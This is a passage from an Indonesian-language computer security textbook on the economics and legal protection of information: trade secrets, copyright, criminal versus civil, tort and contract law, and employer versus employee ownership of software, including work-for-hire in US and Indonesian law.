Toko jenis lain menyediakan layanan yang dapat diidentifikasi sebagai barang, misalnya, potong rambut, saluran akar, atau pembelaan untuk persidangan. Beberapa layanan memiliki harga yang ditetapkan (misalnya, potong rambut), meskipun satu penyedia mungkin mengenakan biaya lebih untuk layanan itu daripada yang lain. Seorang "penjaga toko" (penata rambut, dokter gigi, pengacara) pada dasarnya menjual waktu. Misalnya, harga potong rambut umumnya terkait dengan biaya waktu stylist, dan pengacara dan akuntan dibebankan per jam untuk layanan di mana tidak ada item standar yang jelas. Nilai layanan dalam ekonomi bebas entah bagaimana terkait dengan keinginannya bagi pembeli dan penjual. Misalnya, dokter gigi bersedia menjual sejumlah waktu tertentu, menyisihkan sisa hari itu untuk kegiatan lain. Seperti penjaga toko, penyedia layanan menjual beberapa waktu atau layanan yang tidak dapat dijual lagi kepada orang lain.

Tapi hari ini kita harus mempertimbangkan kategori ketiga untuk dijual: informasi. Tidak ada pertanyaan bahwa informasi itu berharga. Siswa tergoda untuk membayar orang lain untuk jawaban selama ujian, dan bisnis membayar untuk laporan kredit, daftar klien, dan saran pemasaran. Tetapi informasi tidak sesuai dengan paradigma komersial yang kita kenal selama bertahun-tahun. Mari kita periksa mengapa informasi berbeda dari hal-hal komersial lainnya.

Informasi Tidak Dapat Dihabiskan

Tidak seperti barang dan jasa yang nyata, informasi dapat dijual berulang kali tanpa menghabiskan stok atau mengurangi kualitas. Misalnya, biro kredit dapat menjual laporan kredit yang sama tentang seorang individu kepada klien yang meminta dalam jumlah yang tidak terbatas. Setiap klien membayar untuk informasi dalam laporan. Laporan mungkin disampaikan pada beberapa media nyata, seperti kertas, tetapi informasinya, bukan medianya, yang memiliki nilai.

Informasi memiliki nilai yang tidak terkait dengan media apa pun yang memuatnya.

Karakteristik ini membedakan informasi dari karya nyata lainnya, seperti buku, CD, atau cetakan seni. Setiap karya nyata adalah satu salinan, yang dapat diberi nomor atau dipertanggungjawabkan secara individual. Toko buku selalu dapat memesan lebih banyak eksemplar buku jika stoknya habis, tetapi toko itu hanya bisa menjual eksemplar sebanyak yang dimilikinya.

Informasi Dapat Direplikasi

Nilai informasi adalah apa yang akan dibayar pembeli kepada penjual. Tetapi setelah membeli informasi tersebut, pembeli kemudian dapat menjadi penjual dan berpotensi menghilangkan penjual asli dari penjualan lebih lanjut. Karena informasi tidak dapat habis, pembeli dapat menikmati atau menggunakan informasi tersebut dan juga dapat menjualnya berkali-kali, bahkan mungkin memperoleh keuntungan.

Informasi Memiliki Biaya Marjinal Minimal

Biaya marjinal suatu barang adalah biaya untuk memproduksi barang lain setelah memproduksi beberapa barang. Jika sebuah surat kabar hanya menjual satu eksemplar pada hari tertentu, satu terbitan itu akan menjadi sangat mahal karena harus menutupi biaya hari itu (gaji dan tunjangan) dari semua penulis, editor, dan staf produksi, serta bagian dari biaya semua peralatan untuk produksinya. Ini adalah biaya tetap yang diperlukan untuk menghasilkan salinan pertama. Dengan model ini, biaya salinan kedua dan selanjutnya sangat kecil, yang pada dasarnya hanya mewakili biaya kertas dan tinta untuk mencetaknya. Untungnya, surat kabar memiliki siaran pers dan penjualan harian yang sangat besar, sehingga biaya tetap tersebar merata di sejumlah besar eksemplar yang dicetak. Lebih penting lagi, penerbit memiliki gagasan yang masuk akal tentang berapa banyak eksemplar yang akan terjual, sehingga mereka menyesuaikan anggaran mereka untuk menghasilkan keuntungan pada volume penjualan yang diharapkan, dan penjualan tambahan

hanya meningkatkan keuntungan. Juga, surat kabar menganggarkan berdasarkan bulan atau kuartal atau tahun sehingga harga satu edisi tidak berfluktuasi berdasarkan jumlah eksemplar yang terjual dari edisi kemarin.

Secara teori, pembeli salinan surat kabar dapat mencetak dan menjual salinan lain dari salinan itu, meskipun hal itu akan melanggar undang-undang hak cipta. Beberapa pembeli melakukan itu, karena empat alasan.

- Surat kabar dilindungi oleh undang-undang hak cipta.
- Biaya reproduksi terlalu tinggi bagi rata-rata orang untuk mendapat untung.
- Reproduksi surat kabar seperti itu tidak adil.
- Kualitas salinan biasanya menurun dalam proses penyalinan.

Kecuali salinannya benar-benar setara dengan aslinya, banyak orang akan lebih memilih untuk membeli edisi otentik dari agen berita, dengan jenis yang jelas, foto berkualitas, warna yang akurat, dan sebagainya.

Biaya informasi juga tergantung pada biaya tetap ditambah biaya untuk mereproduksi. Biasanya, biaya tetapnya besar sedangkan biaya untuk mereproduksinya sangat kecil, bahkan lebih murah daripada koran karena tidak ada biaya untuk bahan baku kertas dan tinta. Namun, tidak seperti surat kabar, informasi jauh lebih layak bagi pembeli untuk dijual kembali. Salinan informasi digital bisa sempurna, tidak dapat dibedakan dari aslinya, hal yang sama berlaku untuk salinan salinan salinan salinan. Biaya marjinal informasi seringkali sangat kecil.

Nilai Informasi Seringkali Bergantung Waktu

Jika Anda mengetahui dengan pasti berapa harga perdagangan saham Microsoft minggu depan, informasi itu akan sangat berharga karena Anda dapat memperoleh keuntungan besar di pasar saham. Tentu saja, harga itu tidak bisa diketahui hari ini. Tapi seandainya Anda tahu bahwa Microsoft pasti akan mengumumkan sesuatu minggu depan yang akan menyebabkan harga naik atau turun. Informasi itu hampir sama berharganya dengan mengetahui harga pastinya, dan bisa diketahui sebelumnya. Namun, mengetahui harga saham Microsoft kemarin atau mengetahui bahwa kemarin Microsoft mengumumkan sesuatu yang menyebabkan harga saham anjlok hampir tidak berharga karena dicetak di setiap surat kabar keuangan utama. Dengan demikian, nilai informasi mungkin bergantung pada kapan Anda mengetahuinya.

Informasi Sering Ditransfer Secara Intangible

Koran adalah artefak yang dicetak. Agen berita menyerahkannya kepada pelanggan, yang pergi begitu saja. Baik penjual maupun pembeli menyadari dan mengakui bahwa sesuatu telah diperoleh. Lebih jauh lagi, sebuah koran yang rusak parah terlihat jelas; jika cacat produksi yang serius muncul di tengah, cacat itu mudah ditunjukkan.

Misalkan, misalnya, seorang mata-mata jahat secara diam-diam memperoleh semua salinan New York Times untuk hari tertentu dan mengganti berita utama yang negatif tentang tanah air mata-mata itu dengan berita yang sangat positif. Ketika kita memikirkan koran kertas, kesulitan mencetak ulang dan mengganti halaman 1 dan mungkin halaman lanjutan lainnya adalah penghalang.

Tapi waktu berubah. Semakin, informasi yang disampaikan sebagai bit di seluruh jaringan bukannya dicetak di atas kertas. Jika bit terlihat cacat (yaitu, jika kode pendeteksi kesalahan menunjukkan kesalahan transmisi), menunjukkan cacat itu mudah. Namun, jika salinan informasi itu akurat tetapi informasi yang mendasarinya tidak benar, tidak berguna, atau tidak seperti yang diharapkan, sulit untuk membenarkan klaim bahwa informasi tersebut salah. Jadi, pelanggan New York Times digital mungkin tidak akan pernah menyadari bahwa mata-mata telah secara dramatis mengubah konten satu terbitan, atau bahkan satu bulan atau satu tahun terbitan. Kita semua memiliki akses ke banyak sumber berita, tentu saja, jadi kita mungkin bisa merasakan jika liputan di New York Times tidak sejalan dengan media lain. Tetapi beberapa informasi hanya berasal dari satu sumber, atau pengguna tidak membandingkan konten dari satu lokasi dengan yang lain. Lembaga keuangan pergi ke satu biro untuk laporan kredit dari peminjam potensial. Firma hukum pergi ke satu sumber untuk mencari preseden kasus. Informasi yang salah dari satu sumber mungkin tidak terdeteksi.

6.2.2 Masalah Hukum Terkait Informasi

Karakteristik informasi ini secara signifikan mempengaruhi perlakuan hukumnya. Jika kita ingin memahami bagaimana informasi terkait dengan undang-undang hak cipta, paten, dan rahasia dagang, kita harus memahami atribut ini. Kita dapat mencatat terlebih dahulu bahwa informasi memiliki dasar hukum yang terbatas untuk perlindungan. Misalnya, informasi dapat dikaitkan dengan rahasia dagang, dalam informasi tersebut adalah saham dalam perdagangan dari penjual informasi. Sementara penjual memiliki informasi, perlindungan rahasia dagang berlaku secara alami untuk kemampuan sah penjual untuk mendapatkan keuntungan dari informasi. Dengan demikian, pengadilan mengakui bahwa informasi memiliki nilai.

Namun, seperti yang ditunjukkan sebelumnya, rahasia dagang hanya memiliki nilai selama tetap menjadi rahasia. Misalnya, Perusahaan Coca-Cola tidak dapat mengharapkan untuk mempertahankan perlindungan rahasia dagang untuk formulanya setelah menjual formula tersebut. Juga, rahasia dagang tidak aman jika orang lain dapat memperoleh atau menyimpulkannya.

Bentuk perlindungan lain ditawarkan oleh hak cipta dan paten. Seperti yang telah kita lihat sebelumnya, tidak satu pun dari ini berlaku sempurna untuk perangkat keras atau perangkat lunak komputer, dan mereka bahkan kurang cocok untuk informasi. Laju perubahan dalam sistem hukum lambat, membantu memastikan bahwa perubahan yang terjadi adil dan dipertimbangkan dengan baik. Laju perubahan yang disengaja dalam sistem hukum akan segera dihantam oleh laju perubahan supersonik dalam

industri teknologi informasi. Hukum tidak, dan tidak bisa, mengendalikan semua ancaman dunia maya. Mari kita lihat beberapa contoh situasi di mana kebutuhan informasi akan menempatkan tuntutan yang signifikan pada sistem hukum.

Perdagangan Informasi

Informasi tidak seperti kebanyakan barang lain yang diperdagangkan, meskipun memiliki nilai dan merupakan dasar dari beberapa bentuk perdagangan. Pasar informasi masih muda, dan selama ini masyarakat hukum tidak banyak mengalami masalah. Namun demikian, beberapa masalah utama harus diselesaikan.

Sebagai contoh, kita telah melihat bahwa pembajakan perangkat lunak melibatkan penyalinan informasi tanpa menawarkan pembayaran yang memadai kepada mereka yang layak untuk dibayar. Beberapa pendekatan telah dicoba untuk memastikan bahwa pengembang perangkat lunak atau penerbit menerima kompensasi yang adil untuk penggunaan perangkat lunak: perlindungan salinan, freeware, dan distribusi terkontrol. Baru-baru ini, perangkat lunak dikirimkan sebagai kode seluler atau applet, dipasok secara elektronik sesuai kebutuhan. Pendekatan applet memberi penulis dan distributor lebih banyak kontrol. Setiap applet berpotensi dilacak dan dikenakan biaya, dan setiap applet dapat menghancurkan dirinya sendiri setelah digunakan sehingga tidak ada yang tersisa untuk diteruskan secara gratis kepada orang lain. Tetapi skema ini membutuhkan banyak akuntansi dan pelacakan, meningkatkan biaya dari apa yang seharusnya dapat dihargai dengan wajar. Dengan demikian, tidak ada pendekatan saat ini yang tampak ideal, sehingga seringkali diperlukan upaya hukum sebagai pengganti, atau sebagai tambahan, pendekatan teknologi.

Penerbitan Elektronik

Banyak surat kabar dan majalah memposting versi konten mereka di Internet, seperti halnya layanan kabel dan organisasi berita televisi. Misalnya, British Broadcasting Company (BBC) dan layanan berita Reuters memiliki kehadiran web yang signifikan. Kita harus berharap bahwa beberapa berita dan informasi pada akhirnya akan diterbitkan dan didistribusikan secara eksklusif di Internet. Memang, Britannica Encyclopedia, dan Columbia Encyclopedia sekarang sebagian besar adalah layanan berbasis web, daripada dikirimkan sebagai sejumlah besar volume buku yang biasa mereka tempati. Di sini sekali lagi penerbit memiliki masalah untuk memastikan bahwa ia menerima kompensasi yang adil untuk pekerjaan tersebut. Solusi teknis berbasis kriptografi sedang dikembangkan untuk mengatasi masalah ini. Namun, solusi teknis ini harus didukung oleh struktur hukum untuk menegakkan penggunaannya. (Hambatan lain untuk solusi teknis tersebut adalah bahwa mereka harus mudah digunakan.)

Melindungi Data dalam Basis Data

Basis data adalah bentuk perangkat lunak tertentu yang telah menimbulkan masalah signifikan untuk interpretasi hukum. Pengadilan mengalami kesulitan memutuskan undang-undang perlindungan mana yang berlaku untuk database. Bagaimana cara menentukan bahwa sekumpulan data berasal dari database tertentu (sehingga

pemilik database dapat mengklaim beberapa kompensasi)? Siapa yang memiliki data dalam database jika itu adalah data publik, seperti nama dan alamat?

Perdagangan Elektronik

Hukum yang terkait dengan perdagangan barang telah berkembang secara harfiah selama berabad-abad. Perlindungan hukum yang memadai ada untuk menutupi barang yang cacat, pembayaran yang curang, dan kegagalan pengiriman ketika barang tersebut berwujud dan dibeli melalui gerai tradisional seperti toko dan katalog. Namun, situasi menjadi kurang jelas ketika barang diperdagangkan secara elektronik.

Jika Anda memesan barang secara elektronik, tanda tangan digital dan protokol kriptografi lainnya dapat memberikan perlindungan teknis untuk “uang” Anda. Namun, misalkan informasi yang Anda pesan tidak sesuai untuk digunakan atau tidak pernah sampai atau tiba dalam keadaan rusak atau datang terlambat untuk digunakan. Bagaimana Anda membuktikan kondisi pengiriman? Untuk penjualan katalog, Anda sering kali memiliki kuitansi atau beberapa bentuk kertas yang berisi pengakuan waktu, tanggal, dan lokasi. Namun untuk penjualan digital, verifikasi tersebut mungkin tidak ada atau dapat dengan mudah dimodifikasi. Masalah hukum ini harus diselesaikan saat kita memasuki era perdagangan elektronik.

6.2.3 Sistem Hukum

Jelas, undang-undang saat ini tidak sempurna untuk melindungi informasi itu sendiri dan untuk melindungi bentuk perdagangan berbasis elektronik. Jadi bagaimana informasi harus dilindungi secara hukum? Seperti yang dijelaskan, hak cipta, paten, dan rahasia dagang mencakup beberapa, tetapi tidak semua, masalah yang berkaitan dengan informasi. Namun demikian, sistem hukum tidak mengizinkan lalu lintas informasi yang bebas; beberapa mekanisme dapat berguna.

Hukum Pidana dan Perdata

Statuta adalah undang-undang yang menyatakan secara eksplisit bahwa tindakan tertentu adalah ilegal. Sebuah undang-undang adalah hasil dari proses legislatif dimana badan pemerintahan menyatakan bahwa undang-undang baru akan berlaku setelah waktu yang ditentukan. Misalnya, parlemen dapat mendiskusikan isu-isu yang berkaitan dengan perpajakan transaksi Internet dan mengesahkan undang-undang tentang kapan pajak yang relevan harus dibayar.

Seringkali, pelanggaran undang-undang akan menghasilkan pengadilan pidana, di mana pemerintah menuntut hukuman karena tindakan ilegal telah merusak sifat masyarakat yang diinginkan. Misalnya, pemerintah akan mengadili kasus pembunuhan karena pembunuhan melanggar undang-undang yang disahkan oleh pemerintah. Di Amerika Serikat, hukuman dari beberapa pelanggaran pidana bisa sangat berat, dan undang-undang mengharuskan hakim atau juri menemukan terdakwa bersalah tanpa keraguan. Untuk alasan ini, bukti harus kuat dan meyakinkan. Tujuan dari

kasus pidana adalah untuk menghukum penjahat, biasanya dengan merampas hak-haknya dalam beberapa cara (seperti memasukkan penjahat ke penjara atau menilai denda).

Hukum perdata adalah jenis hukum yang berbeda, tidak memerlukan standar pembuktian kesalahan yang begitu tinggi. Dalam kasus perdata, individu, organisasi, perusahaan, atau kelompok mengklaim telah dirugikan. Tujuan dari kasus perdata adalah restitusi: untuk membuat korban "utuh" lagi dengan memperbaiki kerugiannya. Misalnya, Fred membunuh John. Karena Fred telah melanggar hukum tentang pembunuhan, pemerintah akan menuntut Fred di pengadilan pidana karena telah melanggar hukum dan mengganggu ketertiban masyarakat. Abigail, istri yang masih hidup, mungkin menjadi saksi di pengadilan pidana, tetapi hanya jika dia dapat memberikan bukti yang membenarkan kesalahan Fred. Tapi dia juga bisa menuntut dia di pengadilan sipil untuk kematian yang salah, mencari pembayaran untuk mendukung anak-anaknya yang masih hidup.

Hukum perdata melibatkan kerugian bagi individu atau korporasi.

Hukum pidana melibatkan tindakan yang salah terhadap masyarakat.

Perbuatan Melawan Hukum (Gugatan)

Bahasa hukum khusus menggambarkan kesalahan yang diperlakukan dalam kasus perdata. Bahasa mencerminkan apakah suatu kasus didasarkan pada pelanggaran hukum atau pelanggaran preseden perilaku yang telah berkembang dari waktu ke waktu. Dengan kata lain, kadang-kadang hakim dapat membuat keputusan berdasarkan apa yang wajar dan apa yang telah datang sebelumnya, bukan pada apa yang tertulis dalam undang-undang. Sebuah tort adalah kerugian yang tidak terjadi dari pelanggaran undang-undang atau dari pelanggaran kontrak, melainkan dari yang bertentangan dengan kumpulan preseden. Dengan demikian, undang-undang undang-undang ditulis oleh pembuat undang-undang dan ditafsirkan oleh pengadilan; hukum tort tidak tertulis tetapi berkembang melalui keputusan pengadilan yang menjadi preseden untuk kasus-kasus berikutnya.

Tes dasar gugatan adalah apa yang akan dilakukan oleh orang yang berakal. Penipuan adalah contoh umum dari hukum gugatan di mana, pada dasarnya, satu orang berbohong kepada orang lain, menyebabkan kerugian. Berbohong atau mengambil keuntungan yang tidak adil adalah hal-hal yang tidak dibenarkan oleh masyarakat.

Informasi komputer sangat cocok untuk hukum gugatan. Pengadilan hanya harus memutuskan apa perilaku yang wajar, bukan apakah undang-undang mencakup kegiatan tersebut. Misalnya, mengambil informasi dari seseorang tanpa izin dan menjualnya kepada orang lain sebagai milik Anda adalah penipuan. Pemilik informasi dapat menuntut Anda, meskipun mungkin tidak ada undang-undang yang menyatakan

bahwa pencurian informasi adalah ilegal. Pemilik tersebut telah dirugikan karena kehilangan pendapatan yang Anda terima dari menjual informasi tersebut.

Karena hukum tort berkembang hanya sebagai rangkaian putusan pengadilan yang terus berkembang, penuntutan suatu kasus tort bisa jadi sulit. Jika Anda terlibat dalam kasus berdasarkan hukum gugatan, Anda dan pengacara Anda kemungkinan akan mencoba dua pendekatan: Pertama, Anda mungkin berpendapat bahwa kasus Anda jelas merupakan pelanggaran norma-norma masyarakat, bahwa itu bukan tindakan yang adil dan bijaksana. orang akan lakukan. Pendekatan ini bisa membentuk tort baru. Kedua, Anda mungkin berpendapat bahwa kasus Anda mirip dengan satu atau lebih preseden, mungkin menggambar paralel antara program komputer dan sebuah karya seni. Hakim atau juri harus memutuskan apakah perbandingan itu tepat. Dalam kedua cara ini, hukum dapat berevolusi untuk mencakup objek-objek baru.

Hukum gugatan adalah kumpulan standar perilaku yang tidak tertulis, yang didokumentasikan dalam keputusan pengadilan sebelumnya.

Hukum Kontrak

Bentuk perlindungan ketiga untuk objek komputer adalah kontrak. Kontrak adalah kesepakatan antara dua pihak. Sebuah kontrak harus melibatkan tiga hal:

- sebuah penawaran
- penerimaan
- pertimbangan

Satu pihak menawarkan sesuatu: "Saya akan menulis program komputer ini untuk Anda dengan jumlah uang ini." Pihak kedua dapat menerima tawaran itu, menolaknya, membuat tawaran balasan, atau mengabaikannya begitu saja. Dalam mencapai kesepakatan dengan kontrak, hanya penerimaan yang menarik; selebihnya hanyalah sejarah bagaimana kesepakatan dicapai. Sebuah kontrak harus mencakup pertimbangan uang atau barang berharga lainnya. Ide dasarnya adalah bahwa dua pihak bertukar hal-hal yang bernilai, seperti waktu yang ditukar dengan uang atau pengetahuan teknis untuk keterampilan pemasaran. Misalnya, "Saya akan mencuci mobil Anda jika Anda memberi saya makan malam" atau "Ayo tukarkan dua CD ini" adalah tawaran yang menentukan pertimbangan. Ini membantu agar kontrak dibuat secara tertulis, tetapi itu tidak perlu. Kontrak tertulis dapat melibatkan ratusan halaman syarat dan ketentuan yang memenuhi syarat penawaran dan pertimbangan.

Salah satu aspek terakhir dari sebuah kontrak adalah kebebasannya: Kedua pihak harus menandatangani kontrak secara sukarela. Jika saya mengatakan “tanda tangani kontrak ini atau saya akan mematahkan lengan Anda,” kontrak tersebut tidak sah, bahkan jika membiarkan lengan Anda tetap utuh adalah pertimbangan yang sangat diinginkan bagi Anda. Kontrak yang ditandatangani di bawah tekanan atau dengan tindakan curang tidak mengikat. Suatu kontrak tidak harus adil, dalam

arti pertimbangan yang setara bagi kedua belah pihak, selama kedua belah pihak dengan bebas menerima syarat-syaratnya.

Informasi sering dipertukarkan di bawah kontrak. Kontrak ideal untuk melindungi transfer informasi karena kontrak dapat menentukan kondisi apa pun. “Anda berhak menggunakan tetapi tidak mengubah informasi ini”, “Anda berhak menggunakan tetapi tidak menjual kembali informasi ini”, atau “Anda memiliki hak untuk melihat informasi ini sendiri tetapi tidak mengizinkan orang lain untuk melihatnya” adalah tiga potensi kondisi kontrak yang dapat melindungi kepentingan komersial pemilik informasi.

Hukum kontrak melibatkan kondisi tertulis yang disepakati antara dua pihak.

Kontrak komputer biasanya melibatkan pengembangan dan penggunaan perangkat lunak dan data terkomputerisasi. Seperti yang akan segera kami perhatikan, ada aturan tentang siapa yang berhak mengontrak perangkat lunak—pemberi kerja atau karyawan—dan ekspektasi yang wajar atas kualitas perangkat lunak.

Jika persyaratan kontrak terpenuhi dan pertukaran pertimbangan terjadi, semua orang senang. Biasanya. Kesulitan muncul ketika satu pihak menganggap persyaratan telah terpenuhi dan pihak lain tidak setuju.

Seperti halnya hukum gugatan, upaya hukum yang paling umum dalam hukum kontrak adalah uang. Anda setuju untuk menjual saya sebuah kalung emas murni dan saya menemukan bahwa ternyata terbuat dari kuningan. Saya menuntutmu. Dengan asumsi pengadilan setuju dengan saya, itu mungkin memaksa Anda untuk memberikan kalung emas kepada saya, tetapi lebih sering pengadilan akan memutuskan saya berhak atas sejumlah uang. Dalam kasus kalung, saya mungkin berdebat dulu untuk mendapatkan kembali uang yang awalnya saya bayarkan kepada Anda, dan kemudian berdebat untuk kerusakan tak terduga dari, misalnya, pembayaran ke dokter yang harus saya lihat ketika kalung kuningan Anda mengubah kulit saya menjadi hijau, atau rasa malu Saya merasa ketika seorang teman menunjuk ke kalung saya dan berteriak “Lihat kalung kuningan yang murah!” Saya mungkin juga akan menuntut ganti rugi untuk menghukum Anda dan mencegah Anda melakukan hal yang buruk lagi. Pengadilan akan memutuskan klaim saya yang mana yang sah dan berapa jumlah kompensasi yang wajar.

6.2.4 Ringkasan Perlindungan untuk Artefak Komputer

Bagian ini telah menyajikan pokok-pokok hukum yang berlaku untuk perangkat keras, perangkat lunak, dan data komputer. Jelas beberapa halaman ini hanya sekilas; hukum memiliki seluk-beluk yang tak terhitung jumlahnya. Namun, sekarang Anda harus memiliki gambaran umum tentang jenis perlindungan yang tersedia untuk hal-hal apa dan bagaimana menggunakannya. Perbedaan antara hukum pidana dan perdata dirangkum dalam Tabel 6.2.

Tabel 6.2 Hukum Pidana Versus Perdata

	Hukum Pidana	Hukum Perdata
Ditentukan oleh	Undang - Undang	• Kontrak • Hukum tertulis
Penyelesaian kasus	Pemerintah	• Pemerintah • Perorangan dan perusahaan
Pihak yang dirugikan	Lembaga, organisasi, masyarakat umum	Perorangan dan perusahaan
Hasil Keputusan	Penjara, denda	Ganti rugi; biasanya uang

Kontrak membantu mengisi kekosongan di antara hukum pidana, perdata, dan gugatan. Artinya, dengan tidak adanya undang-undang yang relevan, pertama-tama kita melihat common tort law berkembang. Tetapi orang-orang kemudian meningkatkan undang-undang ini dengan menulis kontrak dengan perlindungan khusus yang mereka inginkan.

Penegakan hukum perdata—kelalaian atau kontrak—bisa mahal karena mengharuskan satu pihak untuk menuntut pihak lain. Sistem hukum secara informal ditimbang oleh uang. Sangat menarik untuk menuntut pihak kaya yang bisa membayar penilaian yang besar dan kuat. Dan perusahaan besar yang mampu membayar lusinan pengacara berkualitas tinggi kemungkinan besar akan menang dalam gugatan daripada individu rata-rata.

6.3 Hak Karyawan dan Pengusaha

Pengusaha mempekerjakan karyawan untuk menghasilkan ide dan membuat produk. Perlindungan yang ditawarkan oleh hak cipta, paten, dan rahasia dagang menarik bagi pengusaha karena berlaku untuk ide dan produk. Namun, masalah siapa yang memiliki ide dan produk itu rumit. Kepemilikan adalah masalah keamanan komputer karena berkaitan dengan hak majikan untuk melindungi kerahasiaan dan integritas pekerjaan yang dihasilkan oleh karyawan. Di bagian ini kita mempelajari hak masing-masing pemberi kerja dan karyawan atas produk komputer mereka.

6.3.1 Kepemilikan Produk

Misalkan Martha bekerja untuk sebuah perusahaan perangkat lunak komputer. Sebagai bagian dari pekerjaannya, ia mengembangkan program untuk mengelola jendela untuk tampilan layar komputer. Program itu milik perusahaannya karena membayar Martha untuk menulis program: dia menulisnya sebagai bagian dari tugas kerja. Dengan demikian, Martha tidak dapat memasarkan sendiri program ini. Dia tidak dapat menjualnya bahkan jika dia bekerja untuk perusahaan yang tidak terkait dengan perangkat lunak tetapi mengembangkan perangkat lunak sebagai bagian dari pekerjaannya. Sebagian besar karyawan memahami aspek tanggung jawab mereka terhadap majikan mereka.

Sebagai gantinya, misalkan Edye mengembangkan program ini di malam hari di rumah; itu bukan bagian dari pekerjaannya. Kemudian dia mencoba memasarkan produknya sendiri. Jika Martha bekerja sebagai programmer, majikannya mungkin akan mengatakan bahwa Martha mendapat keuntungan dari pelatihan dan pengalaman yang diperoleh dari pekerjaan itu; setidaknya, Martha mungkin memikirkan atau memikirkan proyek itu saat bekerja. Oleh karena itu, pemberi kerja memiliki kepentingan (yaitu, memiliki setidaknya sebagian dari) hak atas programnya. Namun, situasi berubah jika pekerjaan utama Edy tidak melibatkan pemrograman. Jika Martha adalah seorang penyiar berita televisi, majikannya mungkin tidak memberikan kontribusi apapun yang berhubungan dengan produk komputernya. Jika pekerjaannya tidak melibatkan pemrograman, dia mungkin bebas memasarkan produk komputer apa pun yang dia buat. Dan jika program waktu luang Martha adalah aplikasi yang melacak silsilah, majikannya mungkin tidak akan menginginkan hak atas programnya, karena jauh dari bidang usahanya. (Jika Anda sendiri berada dalam situasi seperti itu, Anda harus menghubungi majikan Anda untuk memastikannya.)

Kontrak kerja menjelaskan bagi kedua belah pihak hak karyawan atas produk komputer.

Terakhir, misalkan Martha bukan karyawan sebuah perusahaan. Sebaliknya, dia adalah seorang konsultan yang wiraswasta dan, dengan bayaran, menulis program yang disesuaikan untuk kliennya. Pertimbangkan posisi hukumnya dalam situasi ini. Dia mungkin ingin menggunakan desain program dasar, menggeneralisasikannya, dan memasarkannya kepada orang lain. Martha berpendapat bahwa dia memikirkan, menulis, dan menguji program; oleh karena itu, itu adalah pekerjaannya, dan dia memilikinya. Kliennya berpendapat bahwa Martha dibayar untuk mengembangkan program, dan memiliki program, sama seperti memiliki rak buku, dia mungkin dibayar untuk membangun stasiun. Jelas, situasi ini berbeda, dan menafsirkan hukum kepemilikan itu sulit. Mari kita pertimbangkan setiap jenis perlindungan secara bergantian.

Kepemilikan Paten

Orang yang memiliki suatu ciptaan berdasarkan undang-undang paten atau hak cipta adalah penemunya; dalam contoh yang dijelaskan sebelumnya, pemilik adalah programmer atau majikan. Di bawah undang-undang paten, penting untuk mengetahui siapa yang mengajukan permohonan paten. Jika seorang karyawan mengizinkan majikan mematenkan sebuah penemuan, majikan dianggap memiliki paten dan oleh karena itu hak atas penemuan tersebut.

Majikan juga memiliki hak untuk mematenkan jika fungsi pekerjaan karyawan termasuk menciptakan produk. Misalnya, di sebuah perusahaan besar, seorang ilmuwan dapat dipekerjakan untuk melakukan penelitian dan pengembangan, dan hasil dari karya inventif ini menjadi milik majikan. Bahkan jika seorang karyawan mematenkan sesuatu, pemberi kerja dapat memperdebatkan hak untuk menggunakan penemuan jika pemberi kerja menyumbangkan beberapa sumber daya (seperti waktu komputer atau akses ke perpustakaan atau database) dalam mengembangkan penemuan.

Kepemilikan Hak Cipta

Memiliki hak cipta mirip dengan memiliki paten. Penulis (programmer) dianggap sebagai pemilik karya, dan pemilik memiliki semua hak atas suatu objek. Namun, situasi khusus yang dikenal sebagai pekerjaan untuk disewa berlaku untuk banyak hak cipta untuk mengembangkan perangkat lunak atau produk lainnya.

Work for Hire

Di tengah berkembangnya trend BYOD (*bring your own device*), mobilitas pekerja tinggi (termasuk kecenderungan menjadi pekerja lepas/freelance), konsep "work made for hire" adalah salah satu konsep penting yang dibuat guna melindungi serta memastikan siapa pemilik hak kekayaan intelektual dari suatu produk/hasil kerja. Misalnya, penulis/contributor artikel lepas di majalah, freelance programmer, bahkan peneliti. Saat programmer freelance tergabung dalam suatu team project untuk mengembangkan software baru, apakah source code yang ditulis oleh programmer tersebut menjadi milik si programmer atau milik perusahaan.

U.S Copyright Act 1980 memberikan konsep work made for hire dengan tujuan untuk mengontrol siapa yang menjadi pencipta/pemegang hak cipta atas produk/hasil kerja dalam suatu hubungan kerja. Apabila seorang karyawan menciptakan suatu produk/hasil kerja dalam suatu hubungan kerja, maka produk/hasil kerja tersebut secara otomatis menjadi milik perusahaan dan perusahaan dianggap sebagai pencipta dari produk/hasil kerja tersebut (hak moral ada di perusahaan).

Dalam konteks Indonesia, UU Hak Cipta 1982 telah mengenal konsep work made for hire namun terbalik pengaturannya. Pasal 8 ayat 1 UU Hak Cipta 1982 menyatakan bahwa jika seorang karyawan menghasilkan suatu produk/hasil kerja yang dibuat dalam hubungan kerja dengan pihak lain dalam lingkungan pekerjaannya, maka karyawan tersebut adalah pencipta dan pemegang hak cipta, kecuali diperjanjikan lain.

Pendekatan yang sama diterapkan pada UU Hak Cipta yang baru dan sekarang berlaku (UU 19/2002) dengan penambahan bahwa prinsip tersebut tidak hanya pada hubungan kerja namun juga pada pekerjaan berdasarkan pesanan (freelance/kontraktor independen).

Dalam U.S Copyright Act, perusahaan secara otomatis menjadi pencipta, sebaliknya di Indonesia, karyawan adalah pencipta.

Dari sisi perusahaan, terutama perusahaan di sektor bisnis yang mengandalkan sumber daya intelektual dari para karyawannya hal ini menjadi penting. Sebagaimana disebutkan diatas, jika perusahaan hendak menjadi pemilik dan pemegang hak dari hasil kerja karyawannya, maka kesepakatan tersebut harus dituangkan dalam perjanjian.

Dalam hukum Indonesia, tidak ada ketentuan yang tegas di perjanjian apakah klausul tersebut dituangkan. Apakah menjadi salah satu bagian dalam perjanjian kerja, perjanjian penunjukkan jasa atau kontrak freelance atau dibuat terpisah.

Dalam situasi *work for hire*, pemberi kerja, bukan karyawan, dianggap sebagai pencipta suatu karya. *Work for hire* tidak mudah diidentifikasi dan sebagian bergantung pada undang-undang negara bagian di mana pekerjaan itu terjadi. Hubungan antara karyawan dan majikan dianggap sebagai pekerjaan untuk disewa jika beberapa atau semua kondisi berikut ini benar. (Semakin banyak kondisi ini yang benar, semakin menyerupai situasi kerja untuk disewa.)

- Majikan memiliki hubungan pengawasan, mengawasi cara kerja kreatif dilakukan.
- Majikan berhak memecat pekerja.
- Majikan mengatur agar pekerjaan dilakukan sebelum pekerjaan dibuat (berlawanan dengan penjualan pekerjaan yang sudah ada).
- Kontrak tertulis antara majikan dan karyawan menyatakan bahwa majikan telah mempekerjakan karyawan untuk melakukan pekerjaan tertentu.

Dalam situasi di mana Martha mengembangkan program di pekerjaannya, majikannya pasti akan mengklaim hubungan kerja untuk disewa. Kemudian, majikan memiliki semua hak hak cipta dan harus diidentifikasi sebagai pengganti penulis pada pemberitahuan hak cipta.

